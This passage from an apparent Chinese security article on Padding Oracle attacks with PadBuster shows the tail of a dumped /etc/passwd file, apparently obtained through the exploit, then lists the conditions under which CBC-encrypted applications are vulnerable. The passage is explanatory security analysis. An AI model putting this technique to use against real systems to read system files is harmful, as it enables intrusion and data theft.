gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
```

四、 漏洞影响性分析

在第三章中，主要介绍了使用 PadBuster 对 WEB 应用中存在 Padding Oracle 漏洞的攻击利用。其实无论是何种协议和应用，只要满足以下三个条件，均可能存在 Padding Oracle 漏洞：

1. 应用的加密类型为 CBC 模式的对称加密算法。
2. 可以抓取到加密报文并可以向应用发送伪造报文。
3. 可以明显辨别应用解密时填充失败（Pad Error）的响应信息。

其实，上述条件均不是很复杂，特别是一些金融交易系统中，如果未对标准的对称解密算法的异常进行有效处理，很有可能存在该漏洞。期待以后的研究和分析。